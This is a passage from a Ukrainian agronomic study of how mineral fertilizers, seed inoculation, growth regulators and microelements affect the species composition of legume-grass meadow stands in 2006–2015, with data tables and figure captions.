Поява у травостой рослин ксеромезофітної групи була спричинена посушливими умовами 2007 року: в удобрених повним мінеральним добривом травостоях на 1–5 % зросла частка тонконогу лучного, у неудобреному травостой появи лядвенцю рогатого, люцерни хмелевидної сприяла збільшенню відсотка ксеромезофітів на 11 %. У 2006 р. в неудобреному травостой присутнім був вид мезогідрофітної групи горошок мишачий (4 %), який через п'ять років використання практично зник із травостою.

Подальшими дослідження динаміки видового складу старосіяного травостою встановлено, що найбільшу здатність до самовідновлення багаторічні трави мезофітної групи, так на 13 рік використання травостою за рівномірного внесення азотних добрив в дозі $N_{90(30+30+30)}$ частка злакових видів трав становила 90–93 % з яких мезофіти (костриця червона) становили 45 %.



Примітка: *1 – без добрив (контроль), 2 – $P_{45}K_{60}$ – фон (Ф), 3 – $\Phi + N_{90(45+45)}$, 4 – $\Phi + N_{90(30+60)}$, 5 – $\Phi + N_{90(30+30+30)}$, 6 – $\Phi + N_{90(0+30+60)}$, 7 – $\Phi + N_{90(0+30+60)}$, 8 – $\Phi + N_{90(0+30+60)}$.

Рисунок 9 – Динаміка трав ксеромезофітної групи 6–10 річного лучного агрофітоценозу залежно від удобрення та використання

Отже на трансформацію травостоїв тривалого використання помітний вплив мають дози мінеральних добрив і їх розподіл протягом вегетаційного періоду, кратність використання та фази скошування трав.

Бобово-злакові досліджувані травостої створено шляхом прискореного залуження лучних угідь тривалого використання, де впродовж багатьох років вивчали вплив азотних добрив на багаторічні трави. За даними багатьох науковців [72, 73], вони на луках мають тривалу післядію, причому найбільшою вона є за використання повного мінерального добрива [74]. Післядія від внесення азотних добрив головним чином залежить від погодних умов, а саме від кількості опадів: в посушливі роки ефект менший, оскільки в ґрунті азот накопичувався повільніше. Весняно-літні періоди 2006-2010 рр. характеризувалися вологими погодними умовами, що і зумовило високий ефект післядії азотних добрив, які вносилися на дані угіддя протягом п'яти попередніх років.

Навесні 2006 р. висіяно травосуміш із костриці лучної, тимофіївки лучної, стоколосу безостого, люцерни серповидної та лядвенцю рогатого. Формування ботаніко-господарського складу новоствореного бобово-злакового агроценозу залежало від застосування фосфорно-калійного удобрення, композиційного добрива, стимулятора росту, інокуляції та мікроелементів (таблиця 3).

Відсоток злакових видів трав новоствореного бобово-злакового травостою в середньому за п'ять років досліджень коливався в межах 57–68 % в першому укосі та 62–71 % у другому, і найбільша їх частка зафіксована на неудобреному травостої. Наявність у травостої стоколосу безостого, який характеризується доброю отавністю [75], сприяла збільшенню частки злакових видів трав у другому укосі.



Таблиця 3 – Ботаніко-господарський склад люцерно-лядвенцево-злакового травостою залежно від удобрення, інокуляції, регулятора росту та мікроелементів, середнє за 2006–2010 рр., % від загального урожаю


Удобрєння	Злаки		Бобові		Різнотрав'я	
	укоси					
	I	II	I	II	I	II
Без добрив (контроль)	68	71	19	12	13	17
P ₄₅ K ₆₀ – фон (Ф)	62	65	28	27	10	8
Ф + оазис	64	65	27	26	9	9
Ф+ оазис + мікросол	63	65	28	25	9	10
Ф + ризобофіт	57	62	33	28	10	10
Ф +ДГ-904	64	71	25	20	11	9
Ф + ризобофіт +ДГ-904	58	64	31	26	11	10
Ф + ризобофіт + мікросол	62	64	27	25	11	11
НІР ₀₅	4.3	3.7	2.1	1.6	0.5	0.4

В середньому за п'ять років використання бобово-злакового травостою найбільшу кількість бобових видів трав (33 % в першому укосі та 28 % в отаві) відмічено за інокулювання насіння люцерни серповидної ризобіфітом. Позитивний вплив на збереження бобових трав у травостої мало поєднане застосування інокуляції та регулятора росту – в середньому за п'ять років досліджень частка бобових трав становила 31 % в першому укосі та 26 % у другому.

Частка бобових видів трав знаходилась у тісній і середній кореляційній залежності від погодних умов (гідротермічним коефіцієнтом). Найвищий коефіцієнт кореляційної залежності ($r = 0,848$) відмічений на неудобреному варіанті, а найменший за використання лише фосфорних та калійних добрив ($r = 0,307$). Використання мікроелементів, інокуляції та стимулятора росту нівелювало вплив погодних умов на частку бобових трав у новостворених бобово-злакових агрофітоценозах, на що вказує середня кореляційна залежність між відсотком бобових видів та гідротемічним коефіцієнтом.

У перший рік використання бобові трави розвивалися повільно, пригнічуючись сіяними злаковими видами та різнотрав'ям, яке з'явилося після висіву травосуміші. У першому укосі першого року використання травостою частка різнотрав'я становила 9–17 %, це в основному однорічні бур'яни – типові представники порушеної дернини, а саме редька дика, жовтий осот польовий, злинка канадська та ін. Вже у другому укосі першого року використання їх кількість зменшилася, на другий рік вони зовсім випали із травостою, а їх місце зайняли більш конкурентно стійкі кореневищні види різнотрав'я, які й утримувалися в травостої і на наступні роки використання.

За роками використання кількість бобових видів трав кардинально міннялася. (рисунок 10). Найвищу частку їх відмічено на другий-третій рік



Примітка: *а – без добрив (контроль), б – Р₄₅К₆₀ – фон (Ф), в – Ф + оазис, г – Ф + оазис + мікросол, д – Ф + ризобіфіт, е – Ф + ДГ-904, є – Ф + ризобіфіт + ДГ-904, ж – Ф + ризобіфіт + мікросол

Рисунок 10 – Динаміка бобових видів трав люцерно-львівсько-злакового травостою в залежності від різних видів удобрення



використання. На травостої, де не застосовували ніяких видів удобрення, частка бобових трав була найнижчою і коливалася в межах 4–24 %. Інокулювання насіння люцерни серповидної азотфіксуючими бактеріями (ризобіфіт) сприяло зростанню частки бобових трав на третій рік використання до 59%. За поєданого застосування ризобіфіту із стимулятором росту ДГ-904 частка бобових на третьому році життя становила 60 %, а із мікроелементами (мікросол) 54 %.

На четвертому році життя зафіксовано різке зменшення кількості бобових у травостої, за винятком травостою, де використовували фосфорно-калійне удобрення. У видовому складі даного травостою на п'ятому році життя відмічені несіяні бобові види трав, такі як конюшина середня (10 %) та конюшина повзуча (додаток Е.3). Люцерна серповидна на п'ятий рік використання повністю випала із лучного фітоценозу, а частка лядвенцю рогатого становила 5–14 %, і найвищий його вміст у фітоценозі був за використання на фоні фосфорно-калійного удобрення комплексного рідкого добрива оазис.


Застосування комплексного рідкого добрива оазис сприяло збереженню бобових видів трав – у травостої, на якому використовували оазис їх частка на четвертий рік використання становила 30 % в першому укосі та 28 % у другому, а на п'ятий рік – 15 % та 14 % відповідно.

Такий високий вміст бобових в травостої пояснюється наявністю лядвенцю рогатого, характерною особливістю якого є здатність утримуватися у травостої до 10 років [167; 183; 184; 193; 285; 331].

Ефект від використання стимулятора росту на частку бобових був дещо меншим в порівнянні з інокуляцією насіння, проте на третьому році життя травостою в першому укосі відмічено 41 % бобових, а у другому – 33 %.

Злакові трави бобово-злакового травостою представлені нещільнокущовими (костриця лучна, тимофіївка лучна) та кореневищними (стоколос безостий) видами. В перший рік використання частка нещільнокущових видів коливалася в межах 31–42 %, а кореневищних – 19–27 % (рисунок 11).

За п'ять років використання бобово-злакового травостою відсоток кореневищних злакових трав за різних видів удобрення зріс на 1-12%. Збільшення їх кількості відбулося внаслідок появи у травостої, поряд із стоколосом безостим, костриці червоної (2–10 %). Нещільнокущові види злакових трав також проявили себе як конкурентоздатні – на п'ятий рік використання вони становили 45-65% загального урожаю. Частка сіяних нещільнокущових видів зменшилася, проте у травостої з'явилася грястиця збірна (2–9 %). Серед щільнокущових злаків на п'ятому році життя травостою відмічено медову траву шерстисту та щучник дернистий, які є небажаними у культурних агрофітоценозах.




Примітка: *1 – без добрив (контроль), 2 – P₄₅K₆₀ – фон (Ф), 3 – Ф + оазис, 4 – Ф + оазис + мікросол, 5 – Ф + ризобіфіт, 6 – Ф + ДГ-904, 7 – Ф + ризобіфіт + ДГ-904, 8 – Ф + ризобіфіт + мікросол

Рисунок 11 – Динаміка злакових видів трав люцерно-лядвенцево-злакового травостою залежно від удобрення, інокуляції, регулятора росту та мікроелементів

Для створення високопродуктивного лучного сінокісного травостою дотримувались певних вимог або принципів, розроблених науковим луківництвом. Поряд з такими принципами, як екологічний (вимагає врахування конкретних природних факторів), господарський (вимагає врахування способу використання травостою) та біологічний (вимагає врахування довголіття створюваного агрофітоценозу) враховано також і геоботанічний принцип - підбирали такі види трав, щоб надземна маса компонентів фітоценозу була розміщена в різних ярусах, що значною мірою зменшує міжвидовий антагонізм, сприяє кращому використанню ценозом ґрунтово-кліматичних умов. Для залуження використано верхові трави (стоколос безостий, костриця лучна) та напівверхові види (тимофіївка лучна, люцерна серповидна та лядвенець рогатий). Застосування різних видів удобрень по різному впливало на динаміку верхових, низових та напівверхових трав (рисунок 12).

На неудобреному травостої частка верхових видів трав в рік посіву становила 50 %, і за п'ять років використання вона зросла ще на 2 %. Збільшення кількості верхових злаків обумовлено появою в травостої верхового злакового виду грястиці збірної. Найвищий відсоток верхових трав (70 %) відмічений за поєднаного застосування мікроелементів (мікросол) та комплексного мінерального добрива оазис.

Випадання із травостою сіяних бобових видів, які є травами напівверхового типу облиствленості, обумовило зниження загальної кількості даної категорії трав. Натомість у травостої з'явилися самовисівні види низового типу облиствленості – костриця червона, тонконіг лучний, люцерна




Примітка: *1 – без добрив (контроль), 2 – P₄₅K₆₀ – фон (Ф), 3 – Ф + оазис, 4 – Ф + оазис + мікросол, 5 – Ф + ризобіфіт, 6 – Ф + ДГ-904, 7 – Ф + ризобіфіт + ДГ-904, 8 – Ф + ризобіфіт + мікросол

Рисунок 12 – Динаміка злакових та бобових трав люцерно-лядвенцево-злакового травостою в залежності від удобрення, інокуляції, регулятора росту та мікроелементів



хмелевидна, конюшина повзуча. За використання на бобово-злаковому агрофітоценозі доборива оазис частка низових трав становила 9 %, а за інокуляції насіння бобових видів азотфіксуючими бактеріями – 10 %.

Враховуючи екологічний принцип складання травосумішей, для залуження використано типові мезофіти – кострицю лучну та тимофіївку лучну, і в рік посіву дана екоморфологічна група рослин займала у травостої 61–67 % (рисунок 13).




Примітка: *1 – без добрив (контроль), 2 – $P_{45}K_{60}$ – фон (Ф), 3 – Ф + оазис, 4 – Ф + оазис + мікросол, 5 – Ф + ризобіфіт, 6 – Ф + ДГ-904, 7 – Ф + ризобіфіт + ДГ-904, 8 – Ф + ризобіфіт + мікросол

Рисунок 13 – Динаміка трав мезофітної групи люцерно-лядвенцево-злакового травостою в залежності від удобрення, інокуляції, стимуляторів росту та мікроелементів

За всіх видів удобрень частка мезофітних рослин зросла на 5–15 %, за винятком травостою, де було застосоване удобрення травостою мікросолом та оазисом (кількість мезофітів знизилася на 1 %).

У травосуміш включені трави ксеромезофітної групи – це лядвенець рогатий, люцерна серповидна та стоколос безостий. Основні сіяні види даної групи трав практично випали з травостою на п'ятий рік використання, за винятком стоколосу безостого. Проте через посушливі погодні умови травня та липня 2009 р., коли практично пропали сіяні бобові види, у лучному фітоценозі з'явилася конюшина середня – за фосфорно-калійного удобрення її частка становила 10 %, а на неудобреному травостої – 11 % (рисунок 14).

Найнижчий відсоток трав ксеромезофітної групи відмічено за обприскуванням травостою стимулятором росту – 22 %, а найвищий – за поєднаного застосування мікроелементів із комплексним мінеральним добривом оазис – 39 %.



Примітка: *1 – без добрив (контроль), 2 – P₄₅K₆₀ – фон (Ф), 3 – Ф + оазис, 4 – Ф + оазис + мікросол, 5 – Ф + ризобофіт, 6 – Ф + ДГ-904, 7 – Ф + ризобофіт + ДГ-904, 8 – Ф + ризобофіт + мікросол

Рисунок 14 – Динаміка трав ксеромезофітної групи люцерно-лядвенцево-злакового травостою в залежності від удобрення, інокуляції, регулятора росту та мікроелементів

У ботаніко-господарському складі новоствореного бобово-злакового травостою, для залуження якого використали травосуміш із конюшини лучної, козлятнику східного, стоколосу безостого, костриці лучної та тимофіївки лучної, в середньому за п'ять років використання домінуючою групою були бобові трави із часткою 37–61 % (таблиця 4).

Таблиця 4 - Ботаніко-господарський склад конюшино-злакового травостою залежно від удобрення, інокуляції, стимулятора росту та вапнування, середнє за 2011–2015 рр., % від загального урожаю

Удобрєння	Злаки			Бобові			Різотрав'я		
	укоси								
	I	II	III	I	II	III	I	II	III
Без добрив (контроль)	45	39		46	54		9	7	
P ₆₀ K ₉₀ – Фон (Ф)	45	37		49	58		6	5	
Ф + екостим	51	47		41	46		8	7	
Ф + екостим + вапно	49	36		48	61		3	3	
Ф + ризобофіт	40	38		54	56		6	6	
*Ф + екостим	52	49	51	38	45	47	10	6	2
*Ф + добродій	52	48	54	37	43	44	11	9	2
*Ф + добродій + вапно	45	39	39	44	55	58	11	6	3
НІР ₀₅	5,2	4,4	3,1	3,2	3,1	2,9	0,3	0,2	0,2

Примітка: * – варіанти трикратного використання.

Найвищий відсоток бобових трав зафіксовано у неудобреному травостої та за використання фосфорних і калійних добрив – 46–49 % в першому укосі та



54–58 % у другому.

Застосування на фоні $P_{60}K_{90}$ інокуляції насіння азотфіксуючими бактеріями (ризобіфіт) сприяло збереженню у травостої бобових видів в середньому за п'ять років на рівні 54 % в першому укосі та 56 % у другому.

За обприскування травостою стимулятором росту екостим частка бобових при двократному використанні становила 41 % в першому укосі та 46 % у другому, за трикратного використання відсоток бобових у першому укосі помітно знизився і становив 38 %. За використання мікродобрива добрідій частка бобових трав знаходилась в межах 37–58 %.




